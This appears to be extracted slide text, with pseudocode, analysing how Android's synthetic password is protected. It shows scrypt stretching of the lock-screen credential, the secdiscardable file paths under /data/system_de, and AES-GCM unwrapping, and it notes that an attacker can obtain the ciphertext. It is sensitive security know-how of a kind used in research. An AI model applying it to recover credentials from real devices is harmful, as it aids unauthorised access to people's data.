
```
SyntheticPassword = decrypt(
    blob = intermediate,
    key = ProtectorSecret,
    mode = AES_GCM
)
```

`unwrapPasswordBlob` is essentially an AES decryption operation.

💡: The ciphertext (intermediate) **can be obtained** by an attacker.

How about the Key?

ProtectorSecret Generation




```

Path PASSWORD_PATH =
"/data/system_de/<uid>/spblob/<handle>.pwd"
Path SECDIS_PATH =
"/data/system_de/<uid>/spblob/<handle>.sedis"
byte[] pwd = loadState(PASSWORD_PATH);
byte[] stretchedLskf = scrypt(credential,
                               pwd);
byte[] sediscardable = loadState(SECDIS_PATH);
byte[] protectorSecret = transformSecdis(
    stretchedLskf,
    sediscardable);
  
```


$f: \text{Credentials} \rightarrow \text{ProtectorSecret}$

AES_GCM



```

SyntheticPassword = decrypt(
    blob = intermediate,
    key = ProtectorSecret,
    mode = AES_GCM
)
    
```

